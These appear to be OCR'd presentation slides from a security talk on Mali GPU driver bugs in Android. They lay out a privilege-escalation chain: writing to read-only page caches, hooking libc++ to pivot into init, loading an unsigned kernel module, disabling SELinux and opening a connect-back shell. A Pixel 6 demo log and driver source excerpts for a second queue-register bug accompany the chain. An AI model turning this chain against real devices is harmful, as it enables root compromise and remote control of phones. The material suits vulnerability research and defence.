
GRAYSHIFT

Implications of the Patch


- Sanity check is supposed to check if the pages have the right access permissions
- Developer assumption is that the write=0 flag enforces a CPU RO check
  - In reality, it just skips the check all together
- Therefore:
  - Attacker imports a RW vma region, creating a driver region struct with CPU RW, then replaces pages with RO mremap before driver pinning
  - **CPU write is recorded in the driver region struct, but not validated when pinning**

GRAYSHIFT

Where are we going?



Primitive Userspace Calls



GRAYSHIFT


Primitive

- Write to RO page caches
- What to write to?
  - mmap anything in /system/lib[64]
  - libc.so, libc++.so
- Process inject code into anything dynamically linked
- GKI recently made init process dynamically linked
- GKI also re-enabled kernel module loading without signing
- Exploit overview:
  - Use primitive to pivot to init via libc++ hooking (need to trigger init)
  - Use /system/lib files to transport large amounts of data/payloads
  - Once in init, transition to context with load_module selinux policy
  - Loaded module disabled SELinux (many techniques here)
  - Start connect back shell (tshd)

GRAYSHIFT

Pivot ASM

- Hand assemble hooks and pivot code for libc



- Pivot ASM Steps
  gettid(), create rwx memory allocation, open payload, read payload into memory, blr to payload

- Payload can be in memory loader to exec other elfs
- SELinux still enforcing, SECCOMP still filtering

GRAYSHIFT

Demo: Pixel 6 February 2022 Security Patch Level

```
Linux localhost 5.10.43-android12-9-00007-g9771767708df-ab8009062 #1 SMP PREEMPT Thu Dec 16 04:22:18 UTC 2021 aarch64
raven:/data/local/tmp $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(
net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
raven:/data/local/tmp $ logcat|grep TESTBUG
04-15 13:04:36.853 10178 10178 I TESTBUG : [./main.c:20] usage: ./main <-s/--translib transfer.elf> <t/--transko transfer.elf> <-1/--stage1 stage1.elf> <-2/--kmod module.ko>
04-15 13:05:30.169 10224 10224 I TESTBUG : [./main.c:75] [+] stage1 init payload input file = ./stage1
04-15 13:05:30.170 10224 10224 I TESTBUG : [./main.c:76] [+] stage1 init payload transfer library = /system/lib/libpdfium.so
04-15 13:05:30.170 10224 10224 I TESTBUG : [./main.c:78] [+] stage2 kernel module payload input file = ./stage2
04-15 13:05:30.170 10224 10224 I TESTBUG : [./main.c:79] [+] stage2 kernel module payload transfer library = /vendor/lib/libgpudataproducer.so
04-15 13:05:30.170 10224 10224 I TESTBUG : [./main.c:83] [+] Begin reading of stage1 transfer libraries
04-15 13:05:30.199 10224 10224 I TESTBUG : [./main.c:88] [+] stage1 transfer library read 3781604 bytes from /system/lib/libpdfium.so for restore later
04-15 13:05:30.199 10224 10224 I TESTBUG : [./main.c:91] [+] Begin reading of stage2 transfer libraries
04-15 13:05:30.212 10224 10224 I TESTBUG : [./main.c:96] [+] stage2 transfer library read 1181428 bytes from /vendor/lib/libgpudataproducer.so for restore later
04-15 13:05:30.212 10224 10224 I TESTBUG : [./main.c:100] [+] Begin overwriting of stage1 transfer library
04-15 13:05:30.213 10224 10224 I TESTBUG : [./exploit.c:207] [+] initializing mali gpu driver instance
04-15 13:05:30.214 10224 10224 I TESTBUG : [./mali_utils.c:70] [+] initialized mali version = K:r32p1-00pxl1(GPL)
04-15 13:05:30.214 10224 10224 I TESTBUG : [./exploit.c:215] [+] mapping 0x7386505000 of length 3781604 from ro -> rw
04-15 13:05:30.220 10224 10224 I TESTBUG : [./exploit.c:114] [+] attempting to run job on mali gpu to pin pages
04-15 13:05:30.223 10224 10224 I TESTBUG : [./exploit.c:124] [+] successfully launched job on mali gpu to pin pages
04-15 13:05:30.223 10224 10224 I TESTBUG : [./exploit.c:220] [+] re-mapped successfully to 0x7386000000
04-15 13:05:30.224 10224 10224 I TESTBUG : [./main.c:105] [+] Overwrote transfer library /system/lib/libpdfium.so with stage1 payload from ./stage1
04-15 13:05:30.224 10224 10224 I TESTBUG : [./main.c:108] [+] Begin overwriting of stage2 transfer library
04-15 13:05:30.224 10224 10224 I TESTBUG : [./exploit.c:215] [+] mapping 0x73863e4000 of length 1181428 from ro -> rw
04-15 13:05:30.225 10224 10224 I TESTBUG : [./exploit.c:114] [+] attempting to run job on mali gpu to pin pages
04-15 13:05:30.226 10224 10224 I TESTBUG : [./exploit.c:124] [+] successfully launched job on mali gpu to pin pages
04-15 13:05:30.226 10224 10224 I TESTBUG : [./exploit.c:220] [+] re-mapped successfully to 0x7385edf000
04-15 13:05:30.227 10224 10224 I TESTBUG : [./main.c:113] [+] Overwrote transfer library /vendor/lib/libgpudataproducer.so with stage2 kernel module payload from ./stage2
04-15 13:05:30.227 10224 10224 I TESTBUG : [./main.c:117] [+] Begin hooking of libc++ with hook and hook payload
04-15 13:05:30.228 10224 10224 I TESTBUG : [./utils.c:160] [+] looking up elf symbol _ZNSt3__115basic_streambufIcNS_11char_traitsIcEEEC2Ev from /system/lib64/libc++.so
04-15 13:05:30.228 10224 10224 I TESTBUG : [./utils.c:225] [+] found symbol _ZNSt3__115basic_streambufIcNS_11char_traitsIcEEEC2Ev at offset 371164
04-15 13:05:30.228 10224 10224 I TESTBUG : [./exploit.c:356] [+] found ret hook ptr = 0x7619b26a18
04-15 13:05:30.228 10224 10224 I TESTBUG : [./exploit.c:215] [+] mapping 0x7619b15000 of length 368640 from ro -> rw
04-15 13:05:30.229 10224 10224 I TESTBUG : [./exploit.c:114] [+] attempting to run job on mali gpu to pin pages
04-15 13:05:30.229 10224 10224 I TESTBUG : [./exploit.c:124] [+] successfully launched job on mali gpu to pin pages
04-15 13:05:30.229 10224 10224 I TESTBUG : [./exploit.c:220] [+] re-mapped successfully to 0x7385e28000
04-15 13:05:30.229 10224 10224 I TESTBUG : [./main.c:122] [+] Successfully wrote hooks into libc++
04-15 13:05:30.229 10224 10224 I TESTBUG : [./main.c:126] [+] Attempting to trigger libc++ hooks (5 second timeout, one run per boot, if this fails reboot)
04-15 13:05:30.338 10229 10229 I TESTBUG : [./stage1.c:33] STAGE1: pid = 10229, uid = 0, gid = 0, ctx_file = /proc/self/attr/current, ctx = u:r:init:s0
04-15 13:05:30.338 10229 10229 I TESTBUG : [./stage1.c:74] running command /vendor/bin/insmod /vendor/lib/libgpudataproducer.so in ctx u:r:vendor_modprobe:s0
04-15 13:05:30.361 10228 10228 I TESTBUG : [./stage1.c:33] STAGE1: pid = 10228, uid = 0, gid = 0, ctx_file = /proc/self/attr/current, ctx = u:r:init:s0
04-15 13:05:30.361 10228 10228 I TESTBUG : [./stage1.c:82] [+] creating connectback tcp server
```


GRAYSHIFT

Second Bug – Command Stream Frontend

CSF is new asynchronous interface to submit commands and jobs
You make KCPU queues and then register regions as user queues

- Linux version linux-5.16.2, arm64, and mali version v_r40p0 (version 43 is latest as of this writing)

```
static int csf_queue_register_internal(struct kbase_context *kctx,
            struct kbase_ioctl_cs_queue_register *reg,
            struct kbase_ioctl_cs_queue_register_ex *reg_ex)
{
    struct kbase_queue *queue;
    int ret = 0;
    struct kbase_va_region *region;
    u64 queue_addr;
    size_t queue_size;

<snip>
    /* Check if the queue address is valid */
    kbase_gpu_vm_lock(kctx);
    region = kbase_region_tracker_find_region_enclosing_address(kctx, queue_addr);

    if (kbase_is_region_invalid_or_free(region)) {
        ret = -ENOENT;
        goto out_unlock_vm;
    }
<snip>
    region->flags |= KBASE_REG_NO_USER_FREE;
    region->user_data = queue;
<snip>
}
```


GRAYSHIFT

Second Bug – Command Stream Frontend

- Register and terminate queue sets and removes **KBASE_REG_NO_USER_FREE**
- Can I register a region as a queue with that flag already set?

```
void kbase_csf_queue_terminate(struct kbase_context *kctx,
                  struct kbase_ioctl_cs_queue_terminate *term)
{
    struct kbase_device *kbdev = kctx->kbdev;
    struct kbase_queue *queue;
    int err;
    bool reset_prevented = false;
<snip>
        kbase_gpu_vm_lock(kctx);
        if (!WARN_ON(!queue->queue_reg)) {
            /* After this the Userspace would be able to free the
             * memory for GPU queue. In case the Userspace missed
             * terminating the queue, the cleanup will happen on
             * context termination where tear down of region tracker
             * would free up the GPU queue memory.
             */
            queue->queue_reg->flags &= ~KBASE_REG_NO_USER_FREE;
            queue->queue_reg->user_data = NULL;
        }
        kbase_gpu_vm_unlock(kctx);

<snip>
}
```

```
/* Whilst this flag is set the GPU allocation is not supposed to be freed by
 * user space. The flag will remain set for the lifetime of JIT allocations.
 */
#define KBASE_REG_NO_USER_FREE      (1ul << 24)
```


GRAYSHIFT

